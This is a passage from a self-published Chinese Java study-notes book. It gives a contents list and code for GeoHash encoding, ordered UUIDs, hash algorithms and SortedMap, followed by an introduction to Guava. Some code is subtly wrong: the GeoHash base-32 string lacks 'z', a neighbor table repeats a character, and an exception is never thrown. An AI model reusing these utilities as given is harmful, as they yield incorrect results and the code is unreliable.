



# 从 4E 到 5G

## 要过多少桥梁

{第一版}

[中] SEKIFT 著

[A]Thx CCAV

[B]Thx TVB

[C]Thx MTV

[D]Thx ZARD

|快要破产出版社|

---

---

# 序

狗屁不通！

--站在地铁的 2B 入口处，  
--考虑着该不该进去，  
--这是个问题！

本书没有版权，翻版不究。

2016.3 于广州

# 前言

记录这个从 2015 年 4 月到 2015 年 12 月的流程。

使用强劲的大脑和电脑。

**前期学习：**

数据结构、

网络基础、

操作系统结构。

# 致谢

谢谢 CCAV TVB GD GZ TT。

感谢 ABCDEFGHIJKLMNOPQRSTUVWXYZ。

最后但是重要的是，感谢所有的朋友在我写这本书时给我的支持和贡献。

# 作者在线

作者找不到服务器。

# 关于本书

本书没有关于部分。

---

---

## 目录

第一章 Java 相关.....	1
1.1 包类的学习.....	1
1.1.1 GeoHashUtil.....	1
1.1.2 UUID 工具类.....	6
1.1.3 Hash 算法.....	12
1.1.4 SortedMap 类.....	15
1.1.5 Guava 的介绍.....	16
1.1.6 Java 读取 Properties 文件总结.....	17
1.1.7 Java 中的 URL 操作.....	24
1.1.8 JSON 数据格式.....	25
1.2 Java 编程思想.....	30
1.2.1 JavaBean 的概念.....	30
1.2.2 Java 进阶教程之运行时类型识别 RTTI 机制.....	32
1.2.3 Java 关键字 transient.....	33
1.2.4 J2SE5.0 的注释.....	36
1.2.5 ThreadPoolExecutor 机制.....	43
1.2.6 Java 的 concurrent 用法详解.....	49
1.2.7 super 关键字.....	51
1.2.8 三种定时器的区别.....	54
1.2.9 quartz 配置信息.....	57
1.2.10 Java 基础动态代理.....	58
1.2.11 Java 程序优化：字符串操作、基本运算优化.....	62
1.2.12 Java 字符串优化.....	65
1.2.13 SSO 在线检查.....	82
1.2.14 Java 写作方法.....	83
1.2.15 Java 中的 Builder 模式.....	93
1.2.16 断路器（CircuitBreaker）设计模式.....	94
1.2.17 Java 线程池的介绍.....	98
1.3 异常、错误及解决.....	103
1.3.1 Java 中常见异常大全.....	103
1.3.2 Junit unrooted tests.....	114
1.3.3 Json 调试找不到 net.sf.ezmorph.Morpher.....	115
1.3.4 java.lang.UnsupportedClassVersionError.....	115
1.4 整洁代码.....	116
第二章 Java 工具的使用.....	119
2.1 SVN 的相关问题.....	119
2.1.1 SVN 提交文档的类型.....	119
2.1.2 SVN cleanup 问题的解决.....	120
2.2 Eclipse 的相关问题.....	121
2.2.1 Java resources 的设置.....	121
2.2.2 Eclipse package,source folder,folder 区别.....	123
2.2.3 SuppressWarnings 的参数.....	123

2.2.4 没有 Project Facets 的解决方法.....	124
2.2.5 修改 Eclipse 上 Tomcat 的发布目录 .....	124
2.2.7 Eclipse 下 Java 工程转换与打 jar 包 .....	126
2.2.8 XX cannot be resolved to a type 解决问题.....	126
2.2.9 eclipse 打 jar 包.....	127
2.3 ActiveMQ 的使用 .....	134
2.4 ICE 的再认识 .....	136
2.5 DBUtils 的应用.....	136
2.5.1 DBUtils 的介绍.....	136
2.5.2 DBUtils 的应用.....	138
2.6 OAuth2.0.....	141
2.6.1 理解 OAuth2.0 .....	141
2.6.2 OAuth2.0 Demo .....	150
2.6.3 Spring-security-oauth2 .....	154
2.6.4 OAuth1.0 和 OAuth2.0 的区别.....	158
2.6.5 自己制作的 OAuth2.0 应用 .....	158
2.6.6 一次性密码应用 .....	163
2.7 xzing 二维码的使用 .....	166
2.8 JMX 介绍及应用 .....	166
2.8.1 JMX 介绍 .....	166
2.8.2 JMX 使用 .....	169
第三章 Java Web 相关.....	170
3.1 服务器的区别.....	170
3.2 深入剖析 Tomcat.....	174
3.3 Jsp 的 web.xml 详解.....	174
3.5 Cookie 相关 .....	183
3.5.1 基于 cookie 的会话保持 .....	183
3.5.2 Cookie 的 Java 操作 .....	184
3.5.3 Javaee 中的 cookie 操作.....	186
3.6 responseBody 乱码解决.....	188
3.7 Tomcat 乱码与 Resin 不乱码的异同.....	188
3.8 Jsp 直接使用 Java 的方法.....	190
3.8 Tomcat6 与 Tomcat7 的区别 .....	190
第四章 Spring 的学习 .....	191
4.1 Spring@Autowired 含义.....	191
4.2 Spring AOP 的注解.....	192
4.3 使用注解来构造 IoC 容器.....	193
4.4 Spring 注解的再认识 .....	195
第五章 数据库.....	197
5.0 各种数据库下 jdbc 连接方式 .....	197
5.1 MySql 相关.....	200
5.1.1 c3p0 的配置方式 .....	200
5.1.2 JDBC 常见面试题 .....	206
5.1.3 MySQL 的 JDBC 知识点 .....	214
5.1.4 MySql 中的 Boolean 类型.....	215

---

5.1.5 MySql 锁 .....	216
5.2 MSSQL 的问题.....	216
5.2.1 MSSQL ResultSet 的光标类型.....	216
5.2.2 MSSQL 几个连接错误.....	217
5.3 Memcached 相关 .....	220
5.3.0 Memcached 源代码限定文档.....	220
5.3.1 Memcached 缓存序列化问题.....	222
5.3.2 Memcached 不能缓存 null .....	224
5.3.3 有时间和次数限制的缓存设计 .....	224
5.3.4 Memcached 缓存 key 的限制.....	225
5.4 Redis 相关.....	226
5.4.1 Redis 在 Windows 下的使用.....	226
5.5 BerkeleyDB 相关.....	237
5.5.1 BerkeleyDB 安装.....	237
5.5.2 BerkeleyDBJE 例子 .....	237
第六章 前端相关.....	260
6.1 JavaScript 优化 .....	260
6.1.1 深入了解 JS sort .....	260
6.1.2 JavaScript 代码进化 .....	266
6.1.3 利用 jQuery UI 定制表单提交确认对话框.....	267
6.1.4 Bootstrap 的安装使用 .....	272
6.2 CSS 样式设计.....	273
6.2.1 CSS 设计模式.....	273
6.3 协议相关.....	275
6.3.1 有关 header p3p 的问题 .....	275
6.3.2 不同网段不能访问的原因 .....	277
6.4 FreeMaker 自己动手 .....	279
6.5 xss 入侵.....	282
第七章 操作系统.....	286
7.1 解决 Linux 关闭终端(关闭 SSH 等)后运行的程序自动停止.....	286
7.2 CURL 是什么 .....	288
第八章 其他内容.....	292
8.1 看过的书籍.....	292
8.2 Java 资料大全.....	293

---



---

# 第一章 Java 相关

## 1.1 包类的学习

### 1.1.1 GeoHashUtil

这是一个用于 GeoHash 与经纬度互相转换的类:

```
import java.text.DecimalFormat;
import java.util.BitSet;
import java.util.HashMap;
import java.util.Map;

public class GeoHashUtil {

    // 字符串越长，表示的范围越精确。
    // 5 位的编码能表示 10 平方千米范围的矩形区域，而 6 位编码能表示更精细的区域（约 0.34
    平方千米）
    private static int precision = 6;

    private static int numbits = 6 * 5;
    final static char[] digits = { '0', '1', '2', '3', '4', '5', '6', '7', '8',
        '9', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'j', 'k', 'm', 'n', 'p',
        'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z' };

    public static String BASE32 = "0123456789bcdefghjkmnpqrstuvwxy";

    public static Map<String, String> BORDERS = new HashMap<String, String>();
    public static Map<String, String> NEIGHBORS = new HashMap<String, String>();

    final static HashMap<Character, Integer> lookup = new HashMap<Character, Integer>();
    static {
        int i = 0;
        for (char c : digits) {
            lookup.put(c, i++);
        }

        NEIGHBORS.put("right:even", "bc01fg45238967deuvhjyznpkmstqrwx");
        NEIGHBORS.put("left:even", "238967debc01fg45kmstqrwxuvhjyznp");
        NEIGHBORS.put("top:even", "p0r21436x8zb9dcf5h7k9nmqesgutwvy");
        NEIGHBORS.put("bottom:even", "14365h7k9dcfesgujnmqp0r2twvxy8zb");

        NEIGHBORS.put("right:odd", "p0r21436x8zb9dcf5h7k9nmqesgutwvy");
        NEIGHBORS.put("left:odd", "14365h7k9dcfesgujnmqp0r2twvxy8zb");
        NEIGHBORS.put("top:odd", "bc01fg45238967deuvhjyznpkmstqrwx");
        NEIGHBORS.put("bottom:odd", "238967debc01fg45kmstqrwxuvhjyznp");
    }
}
```

---

```

    BORDERS.put("right:even", "bcfguvyz");
    BORDERS.put("left:even", "0145hjnp");
    BORDERS.put("top:even", "prxz");
    BORDERS.put("bottom:even", "028b");

    BORDERS.put("right:odd", "prxz");
    BORDERS.put("left:odd", "028b");
    BORDERS.put("top:odd", "bcfguvyz");
    BORDERS.put("bottom:odd", "0145hjnp");
}

/**
 * 将 Geohash 字串解码成经纬值
 *
 * @param geohash
 *         待解码的 Geohash 字串
 * @return 经纬值数组
 */
private static double[] decode(String geohash) {
    StringBuilder buffer = new StringBuilder();
    for (char c : geohash.toCharArray()) {
        int i = lookup.get(c) + 32;
        buffer.append(Integer.toString(i, 2).substring(1));
    }

    BitSet lonset = new BitSet();
    BitSet latset = new BitSet();

    // even bits
    int j = 0;
    for (int i = 0; i < numbits * 2; i += 2) {
        boolean isSet = false;
        if (i < buffer.length())
            isSet = buffer.charAt(i) == '1';
        lonset.set(j++, isSet);
    }

    // odd bits
    j = 0;
    for (int i = 1; i < numbits * 2; i += 2) {
        boolean isSet = false;
        if (i < buffer.length())
            isSet = buffer.charAt(i) == '1';
        latset.set(j++, isSet);
    }

```

---

```

    }

    double lat = decode(latset, -90, 90);
    double lon = decode(lonset, -180, 180);

    DecimalFormat df = new DecimalFormat("0.000000");
    return new double[] { Double.parseDouble(df.format(lat)),
        Double.parseDouble(df.format(lon)) };
}

/**
 * 根据二进制编码串和指定的数值变化范围，计算得到经/纬值
 *
 * @param bs
 *         经/纬二进制编码串
 * @param floor
 *         下限
 * @param ceiling
 *         上限
 * @return 经/纬值
 */
private static double decode(BitSet bs, double floor, double ceiling) {
    double mid = 0;
    for (int i = 0; i < bs.length(); i++) {
        mid = (floor + ceiling) / 2;
        if (bs.get(i))
            floor = mid;
        else
            ceiling = mid;
    }
    return mid;
}

/**
 * 根据经纬值得到 Geohash 字串
 *
 * @param lat
 *         纬度值
 * @param lon
 *         经度值
 * @return Geohash 字串
 */
public static String encode(double lat, double lon) {
    try {
        if (0d == lat || 0d == lon) {

```

---

```

        return null;
    }
    BitSet latbits = getBits(lat, -90, 90);
    BitSet lonbits = getBits(lon, -180, 180);
    StringBuilder buffer = new StringBuilder();
    for (int i = 0; i < numbits; i++) {
        buffer.append((lonbits.get(i)) ? '1' : '0');
        buffer.append((latbits.get(i)) ? '1' : '0');
    }
    String result = base32(Long.parseLong(buffer.toString(), 2));
    return result.substring(0, precision);
} catch (Exception e) {
    return null;
}
}

```

```

/**
 * 将二进制编码串转换成 Geohash 字符串
 *
 * @param i
 *         二进制编码串
 * @return Geohash 字符串
 */
public static String base32(long i) {
    char[] buf = new char[65];
    int charPos = 64;
    boolean negative = (i < 0);
    if (!negative)
        i = -i;
    while (i <= -32) {
        buf[charPos--] = digits[(int) (-i % 32)];
        i /= 32;
    }
    buf[charPos] = digits[(int) (-i)];

    if (negative)
        buf[--charPos] = '-';
    return new String(buf, charPos, (65 - charPos));
}

```

```

/**
 * 得到经/纬度对应的二进制编码
 *
 * @param lat
 *         经/纬度

```

---

```

    * @param floor
    *          下限
    * @param ceiling
    *          上限
    * @return 二进制编码串
    */
private static BitSet getBits(double lat, double floor, double ceiling) {
    BitSet buffer = new BitSet(numbits);
    for (int i = 0; i < numbits; i++) {
        double mid = (floor + ceiling) / 2;
        if (lat >= mid) {
            buffer.set(i);
            floor = mid;
        } else {
            ceiling = mid;
        }
    }
    return buffer;
}

/**
 * 获取九个点的矩形编码
 *
 * @param geohash
 * @return
 */
public static String[] getGeoHashExpand(String geohash) {
    try {
        String geohashTop = calculateAdjacent(geohash, "top");
        String geohashBottom = calculateAdjacent(geohash, "bottom");
        String geohashRight = calculateAdjacent(geohash, "right");
        String geohashLeft = calculateAdjacent(geohash, "left");
        String geohashTopLeft = calculateAdjacent(geohashLeft, "top");
        String geohashTopRight = calculateAdjacent(geohashRight, "top");
        String geohashBottomRight = calculateAdjacent(geohashRight,
            "bottom");
        String geohashBottomLeft = calculateAdjacent(geohashLeft, "bottom");
        String[] expand = { geohash, geohashTop, geohashBottom,
            geohashRight, geohashLeft, geohashTopLeft, geohashTopRight,
            geohashBottomRight, geohashBottomLeft };
        return expand;
    } catch (Exception e) {
        return null;
    }
}

```

---

```

/**
 * 分别计算每个点的矩形编码
 *
 * @param srcHash
 * @param dir
 * @return
 */
private static String calculateAdjacent(String srcHash, String dir) {
    srcHash = srcHash.toLowerCase();
    char lastChr = srcHash.charAt(srcHash.length() - 1);
    int a = srcHash.length() % 2;
    String type = (a > 0) ? "odd" : "even";
    String base = srcHash.substring(0, srcHash.length() - 1);
    if (BORDERS.get(dir + ":" + type).indexOf(lastChr) != -1) {
        base = calculateAdjacent(base, dir);
    }
    base = base
        + BASE32.toCharArray()[NEIGHBORS.get(dir + ":" + type)
            .indexOf(lastChr)];
    return base;
}

public static void main(String[] args) {
    double lat = 39.90403;
    double lon = 116.407526; // 需要查询经纬度，目前指向的是 BeiJing

    /* 获取中心点的 geohash */
    String geohash = encode(lat, lon);
    System.out.println(geohash);

    /* 获取所有的矩形 geohash，一共是九个，包含中心点,打印顺序请参考图 2 */
    String[] result = getGeoHashExpand(geohash);
    System.out.println(JsonUtil.toJson(result));
}
}

```

### 1.1.2 UUID 工具类

```

import java.util.UUID;

/**
 * 有序 UUID 工具类
 * 备注:有序的 UUID 生成工具类, UUID 为 32byte 字符串.
 * <p>字符串组成:prefix_char + timestamp + uuid_mostSigBits + uuid_leastSigBits

```

---

```

* <pre>
* 使用实例:
* <1>简单生成
* String sid = SeqUUIDUtil.toSequenceUUID(); // <-- 根据调用方法的时间点,然后随机生成一个 UUID
对象
* <2>根据时间戳生成
* long current = System.currentTimeMillis();
* String sid = SeqUUIDUtil.toSequenceUUID(current);
* <3>根据 UUID 生成
* UUID uuid = UUID.randomUUID();
* String sid = SeqUUIDUtil.toSequenceUUID(uuid.getMostSignificantBits(), uuid.getLeastSignificantBits());
* <4>根据时间戳+UUID 生成
* long current = System.currentTimeMillis();
* UUID uuid = UUID.randomUUID();
* String sid = SeqUUIDUtil.toSequenceUUID(current, uuid.getMostSignificantBits(),
uuid.getLeastSignificantBits());
* <5>从有序的 UUID 中提取它生成时间点的时间戳
* String sid = .... // <-- 一个有序的 UUID 字符串
* long timestamp = SeqUUIDUtil.extractTimestamp(sid);
* 特征:
* long current0 = System.currentTimeMillis();
* String sid = SeqUUIDUtil.toSequenceUUID(current0);
* long current1 = SeqUUIDUtil.extractTimestamp(sid);
* 存在: current0 == current1;
* <6>从有序的 UUID 中提及 uuid
* UUID uuid0 = UUID.randomUUID();
* String sid = SeqUUIDUtil.toSequenceUUID(uuid0.getMostSignificantBits(),
uuid0.getLeastSignificantBits());
* long m = SeqUUIDUtil.extractMostSignificantBits(sid);
* long l = SeqUUIDUtil.extractLeastSignificantBits(sid);
* UUID uuid1 = new UUID(m, l);
* 存在: uuid0.equals(uuid1) == true;
* </pre>
*/

public final class SeqUUIDUtil {

    /**
    * 默认前缀字符
    */

    private static char DEFAULT_PREFIX_CHAR = 'o';

    /**
    * 时间戳生成一个有序的 uuid 字符串
    * 使用默认前缀字符(DEFAULT_PREFIX_CHAR)做为前缀
    * @param timestamp -- 时间戳

```

---

```

    * @return -- 有序的 uuid 字符串，长度为 32 位
    */
    public static String toSequenceUUID(long timestamp) {
        return toSequenceUUID(DEFAULT_PREFIX_CHAR, timestamp);
    }

    /**
     * 根据当前时间点的时间戳和一个 UUID(UUID 的高 64 位和低 64 位作为参数)生成一个有序的 uuid 字符串
     * @param mostSigBits -- UUID 的高 64 位
     * @param leastSigBits -- UUID 的低 64 位
     * @return -- 有序的 uuid 字符串
     */
    public static String toSequenceUUID(long mostSigBits, long leastSigBits) {
        return toSequenceUUID(DEFAULT_PREFIX_CHAR, System.currentTimeMillis(), mostSigBits,
leastSigBits);
    }

    /**
     * 根据时间戳和一个 UUID(UUID 的高 64 位和低 64 位作为参数)生成一个有序的 uuid 字符串
     * @param timestamp -- 时间戳
     * @param mostSigBits -- UUID 的高 64 位
     * @param leastSigBits -- UUID 的低 64 位
     * @return -- 有序的 uuid 字符串
     */
    public static String toSequenceUUID(long timestamp, long mostSigBits, long leastSigBits) {
        return toSequenceUUID(DEFAULT_PREFIX_CHAR, timestamp, mostSigBits, leastSigBits);
    }

    /**
     * 将一个前缀和时间戳生成一个有序的 uuid 字符串
     * @param prefix -- 前缀字符，必须是一个字节(byte)的字符
     * @param timestamp -- 时间戳
     * @return -- 有序的 uuid 字符串，长度为 32 位
     */
    public static String toSequenceUUID(char prefix, long timestamp) {
        UUID u = UUID.randomUUID();
        return toSequenceUUID(prefix, timestamp, u.getMostSignificantBits(), u.getLeastSignificantBits());
    }

    /**
     * 将一个[前缀,时间戳, UUID 的高 64bit, UUID 的低 64bit]生成一个有序的 uuid 字符串
     * @param prefix -- 前缀字符，必须是一个字节(byte)的字符
     * @param timestamp -- 时间戳，单位毫秒，见 System.currentTimeMillis();
     * @param mostSigBits -- UUID 的高 64bit

```



---

```

    * @param leastSigBits -- UUID 的低 64bit
    * @return
    */
    public static String toSequenceUUID(char prefix, long timestamp, long mostSigBits, long leastSigBits) {

        if (prefix > Byte.MAX_VALUE) {
            throw new IllegalArgumentException("prefix 必须是一个字节(byte)的字符");
        }
        StringBuilder sb = new StringBuilder(32);
        sb.append(prefix);
        sb.append(BaseConvert.compressNumber(timestamp, 5));
        String m = BaseConvert.compressNumber(mostSigBits, 6);
        sb.append(m);
        if (m.length() < 11) {
            sb.append("_"); // 作为分隔符
        }
        sb.append(BaseConvert.compressNumber(leastSigBits, 6));
        int len = 32 - sb.length();
        if (len > 0) {
            sb.append("_____", 0, len); // 32 个 '_' 作为补白
        }
        return sb.toString();
    }

    /**
     * 根据当前时间戳为种子,生成一个有序的 uuid 字符串
     * @return 有序的 uuid 字符串, 长度为 32 位
     */
    public static String toSequenceUUID() {
        return toSequenceUUID(System.currentTimeMillis());
    }

    /**
     * 通过一个有序的 uuid 字符串中提取时间戳
     * sequenceUUID 必须通过 UUIDUtil.toSequenceUUID 方法生成
     * @param sequenceUUID -- 有序 uuid 字符串
     * @return -- 有序 uuid 中的时间戳
     */
    public static long extractTimestamp(String sequenceUUID) {

        return BaseConvert.decompressNumber(sequenceUUID.substring(1, 10), 5);
    }

    /**
     * 通过一个有序的 uuid 字符串中提取 UUID 对象的高 64bit

```

---

```

    * @param sequenceUUID -- 有序的 uuid
    * @return -- UUID 对象的高 64bit
    */
    public static long extractMostSignificantBits(String sequenceUUID) {

        int endIndex = sequenceUUID.indexOf((int)'_', 10);
        if (endIndex < 10) {
            endIndex = 21;
        }
        return BaseConvert.decompressNumber(sequenceUUID.substring(10, endIndex), 6);
    }

    /**
     * 通过一个有序的 uuid 字符串中提取 UUID 对象的低 64bit
     * @param sequenceUUID -- 有序的 uuid
     * @return -- UUID 对象的低 64bit
     */
    public static long extractLeastSignificantBits(String sequenceUUID) {

        int startIndex = sequenceUUID.indexOf((int)'_', 10) + 1; // 加 1 为了跳过 '_' 分隔符
        if (startIndex < 10) {
            startIndex = 21;
        }
        int endIndex = sequenceUUID.indexOf((int)'_', startIndex);
        if (endIndex < 21) {
            endIndex = 32;
        }
        return BaseConvert.decompressNumber(sequenceUUID.substring(startIndex, endIndex), 6);
    }

    /**
     * 进制转换类
     * @author zhandl
     */
    public static class BaseConvert {

        /**
         * 进制编码表, 使用 base64 编码表作为基础, 使用 '-' 替换 '+',
         * 目的是 UUIDUtil 使用生成的 id 可以在 url 不编码就可以传递
         */
        final static char[] digits = {
            '0', '1', '2', '3', '4', '5',

```

---

```

        '6', '7', '8', '9', 'a', 'b',
        'c', 'd', 'e', 'f', 'g', 'h',
        'i', 'j', 'k', 'l', 'm', 'n',
        'o', 'p', 'q', 'r', 's', 't',
        'u', 'v', 'w', 'x', 'y', 'z',
        'A', 'B', 'C', 'D', 'E', 'F',
        'G', 'H', 'I', 'J', 'K', 'L',
        'M', 'N', 'O', 'P', 'Q', 'R',
        'S', 'T', 'U', 'V', 'W', 'X',
        'Y', 'Z', '-', '_',
    };

/**
 * 把 10 进制的数字转换成 2^shift 进制 字符串
 * @param number 10 进制数字
 * @param shift 5 表示 32 进制，6 表示 64 进制，原理 2^shift
 * @return 2^shift 进制字符串
 */
public static String compressNumber(long number, int shift) {

    char[] buf = new char[64];
    int charPos = 64;
    int radix = 1 << shift;
    long mask = radix - 1;
    do {
        buf[--charPos] = digits[(int)(number & mask)];
        number >>= shift;
    } while (number != 0);
    return new String(buf, charPos, (64 - charPos));
}

/**
 * 把 2^shift 进制的字符串转换成 10 进制
 * @param decompStr 2^shift 进制的字符串
 * @param shift 5 表示 32 进制，6 表示 64 进制，原理 2^shift
 * @return 10 进制数字
 */
public static long decompressNumber(String decompStr, int shift) {

    long result = 0;
    for (int i = decompStr.length() - 1; i >= 0; i--) {
        if (i == decompStr.length() - 1) {
            result += getCharIndexNum(decompStr.charAt(i));
            continue;
        }
    }
}

```

---

```

        for (int j = 0; j < digits.length; j++) {
            if (decompStr.charAt(i) == digits[j]) {
                result += ((long)j) << shift * (decompStr.length() - 1 - i);
            }
        }
    }
    return result;
}

/**
 * 将字符转成数值
 * @param ch -- 字符
 * @return -- 对应数值
 */
private static long getCharIndexNum(char ch) {

    int num = ((int)ch);
    if ( num >= 48 && num <= 57) {
        return num - 48;
    } else if (num >= 97 && num <= 122) {
        return num - 87;
    } else if (num >= 65 && num <= 90) {
        return num - 29;
    } else if (num == 43) {
        return 62;
    } else if (num == 47) {
        return 63;
    }
    return 0;
}
}
}

```

### 1.1.3 Hash 算法

接口

```

public interface HashAlgorithm{
    long hash(final String key);
}

```

```

/**
 * java 内置 hash 算法
 */
public static final HashAlgorithm JAVA_NATIVE_HASH = new JavaNativeHash();

```

---

```

/**
 * ketama hash 算法: key 进行 md5,然后取最高八个字节作为 long 类型的 hash 值
 */
public static final HashAlgorithm KEMATA_HASH = new KemataHash();

/**
 * DJB hash 算法: DJB hash function, 俗称'Times33'算法
 */
public static final HashAlgorithm DJB_HASH = new DJBHash();

/**
 * 一致性 hash 算法, 值范围[0, 2^32)=[0, 4294967295]
 */
public static final HashAlgorithm CONSISTENT_HASH = new ConsistentHash(KEMATA_HASH);

/**
 * 防止非法实例化
 */
private HashAlgorithms() {}

/**
 * java 内置 hash 算法
 */
public static class JavaNativeHash implements HashAlgorithm {

    public long hash(String key) {

        return key.hashCode();
    }
}

/**
 * kemata hash 算法
 */
public static class KemataHash implements HashAlgorithm {

    private MessageDigest md5 = null;

    private KemataHash() {

        try {
            md5 = MessageDigest.getInstance("MD5");
        } catch (NoSuchAlgorithmException e) {
            throw new RuntimeException("MD5 not supported", e);
        }
    }
}

```

---

```

    }

    public long hash(String key) {

        byte[] rtv = null;
        synchronized (md5) { // md5 implement is un-thread-safty
            md5.reset();
            byte[] codes = null;
            try {
                codes = key.getBytes("UTF-8");
            } catch (UnsupportedEncodingException ex) {
                new RuntimeException(ex);
            }
            md5.update(codes);
            rtv = md5.digest();
        }
        return ((long)rtv[rtv.length - 1] << 56)
            + ((long)(rtv[rtv.length - 2] & 255) << 48)
            + ((long)(rtv[rtv.length - 3] & 255) << 40)
            + ((long)(rtv[rtv.length - 4] & 255) << 32)
            + ((long)(rtv[rtv.length - 5] & 255) << 24)
            + ( (rtv[rtv.length - 6] & 255) << 16)
            + ( (rtv[rtv.length - 7] & 255) << 8)
            + ( (rtv[rtv.length - 8] & 255) << 0);
    }
}

/**
 * DJB hash 算法
 */
public static class DJBHash implements HashAlgorithm {

    public long hash(String key) {

        long hash = 5381;
        for (int i = 0; i < key.length(); i++) {
            hash = ((hash << 5) + hash) + key.charAt(i);
        }
        return hash;
    }
}

/**
 * 一致性 hash 算法
 * <br>备注: 一致性 hash 的值范围[0, 2^32)=[0, 4294967295]

```

```

    */
    public static class ConsistentHash implements HashAlgorithm {

        private HashAlgorithm inner = null;

        public ConsistentHash(HashAlgorithm inner) {
            this.inner = inner;
        }

        /*
         * 经过 hash 后再逻辑右移(>>>)32bit,控制值范围[0, 2^32)=[0, 4294967295]
         * @see cn.xx.fw.core.vt.locate.HashAlgorithm#hash(java.lang.String)
         */
        public long hash(String key) {
            return inner.hash(key) & 0xffffffff;
        }
    }
}

```

### 1.1.4 SortedMap 类

<http://m.blog.csdn.net/blog/e421083458/8544594>

回顾: SortedSet 是 TreeSet 的实现接口, 那么此接口可以进行排序的操作。

SortedMap 也是排序的操作, 之前学习过 TreeMap 类, 那么此类是可以排序的。

SortedMap 接口扩展的方法:

No.	方法	类型	描述
1	public Comparator<? super K> comparator()	普通	返回比较器对象
2	public K firstKey()	普通	返回第一个元素的 key
3	public SortedMap<K,V> headMap(K toKey)	普通	返回小于等于指定 key 的部分集合
4	public K lastKey()	普通	返回最后一个元素的 key
5	public SortedMap<K,V> subMap(K fromKey,K toKey)	普通	返回指定 key 范围的集合
6	public SortedMap<K,V> tailMap(K fromKey)	普通	返回大于指定 key 的部分集合

```

import java.util.Map;
import java.util.SortedMap;
import java.util.TreeMap;
public class SortedMapDemo{
    public static void main(String args[]){
        SortedMap<String,String> map = null;
        map = new TreeMap<String,String>(); //通过子类实例化接口对象
        map.put("D、jiangker","www.jiangker.com");
        map.put("C、mldn","www.mldn.cn");
        map.put("B、mldnjava","www.mldnjava.cn");
        System.out.println(map.firstKey());
    }
}

```

```
System.out.println(map.get(map.firstKey()));
System.out.println(map.lastKey());
System.out.println(map.get(map.lastKey()));
for(Map.Entry<String,String> me:map.headMap("B、mldnjava").entrySet()){
    System.out.println(me.getKey()+"-->"+me.getValue());
}
for(Map.Entry<String,String> me:map.tailMap("B、mldnjava").entrySet()){
    System.out.println(me.getKey()+"-->"+me.getValue());
}

for(Map.Entry<String,String> me:map.subMap("A、mldn","C、zhinangtuan").entrySet()){
    System.out.println(me.getKey()+"-->"+me.getValue());
}
}
```

输出:

```
B、mldnjava
www.mldnjava.cn
D、jiangker
www.jiangker.com
B、mldnjava-->www.mldnjava.cn
C、mldn-->www.mldn.cn
D、jiangker-->www.jiangker.com
B、mldnjava-->www.mldnjava.cn
C、mldn-->www.mldn.cn
```

## 1.1.5 Guava 的介绍

<http://www.ibm.com/developerworks/cn/java/j-lo-googlecollection/index.html>

Google Guava Collections 是一个对 Java Collections Framework 增强和扩展的一个开源项目。由于它高质量 API 的实现和对 JDK5 特性的充分利用,使得其在 Java 社区受到很高评价。笔者主要介绍它的基本用法和功能特性。

### Google Guava Collections 使用介绍

Google Guava Collections (以下都简称为 Guava Collections) 是 Java Collections Framework 的增强和扩展。每个 Java 开发者都会在工作中使用各种数据结构,很多情况下 Java Collections Framework 可以帮助你完成这类工作。但是在有些场合你使用了 Java Collections Framework 的 API,但还是需要写很多代码来实现一些复杂逻辑,这个时候就可以尝试使用 Guava Collections 来帮助你完成这些工作。这些高质量的 API 使你的代码更短,更易于阅读和修改,工作更加轻松。

#### 目标读者

对于理解 Java 开源工具来说,本文读者至少应具备基础的 Java 知识,特别是 JDK5 的特性。因为 Guava Collections 充分使用了范型,循环增强这样的特性。作为 Java Collections Framework 的增强,读者必须对 Java Collections Framework 有清晰的理解,包括主要的接口约定和常用的实现类。并且



---

Guava Collections 很大程度上是帮助开发者完成比较复杂的数据结构的操作，因此基础的数据结构和算法的知识也是清晰理解 Guava Collections 的必要条件。

#### 项目背景

Guava Collections 是 Google 的工程师 Kevin Bourrillion 和 Jared Levy 在著名"20%"时间写的代码。当然作为开源项目还有其他的开发者贡献了代码。在编写的过程中，Java Collections Framework 的作者 Joshua Bloch 也参与了代码审核和提出建议。目前它已经移到另外一个叫 guava-libraries 的开源项目下面来维护。

因为功能相似而且又同是开源项目，人们很很自然会把它和 Apache Commons Collections 来做比较。其区别归结起来有以下几点：

Guava Collections 充分利用了 JDK5 的范型和枚举这样的特性，而 Apache Commons Collections 则是基于 JDK1.2。其次 Guava Collections 更加严格遵守 Java Collections Framework 定义的接口契约，而在 Apache Commons Collections 你会发现不少违反这些 JDK 接口契约的地方。这些不遵守标准的地方就是出 bug 的风险很高。最后 Guava Collections 处于积极的维护状态，本文介绍的特性都基于目前最新 2011 年 4 月的 Guava r09 版本，而 Apache Commons Collections 最新一次发布也已经是 2008 年了。

#### 功能列举

可以说 Java Collections Framework 满足了我们大多数情况下使用集合的要求，但是当遇到一些特殊的情况我们的代码会比较冗长，比较容易出错。Guava Collections 可以帮助你的代码更简短精炼，更重要是它增强了代码的可读性。看看 Guava Collections 为我们做了哪些很酷的事情。

Immutable Collections: 还在使用 Collections.unmodifiableXXX() ? Immutable Collections 这才是真正的不可修改的集合

Multiset: 看看如何把重复的元素放入一个集合

Multimaps: 需要在一个 key 对应多个 value 的时候，自己写一个实现比较繁琐 - 让 Multimaps 来帮忙

BiMap: java.util.Map 只能保证 key 的不重复，BiMap 保证 value 也不重复

MapMaker: 超级强大的 Map 构造类

Ordering class: 大家知道用 Comparator 作为比较器来对集合排序，但是对于多关键字排序 Ordering class 可以简化很多的代码

#### 其他特性

当然，如果没有 Guava Collections 你也可以用 Java Collections Framework 完成上面的功能。但是 Guava Collections 提供的这些 API 经过精心设计，而且还有 25000 个单元测试来保障它的质量。所以我们没必要重新发明轮子。接下来我们来详细看看 Guava Collections 的一些具体功能。


## 1.1.6 Java 读取 Properties 文件总结

<http://www.cnblogs.com/xdp-gacl/p/3640211.html>

### 一、java 读取 properties 文件总结

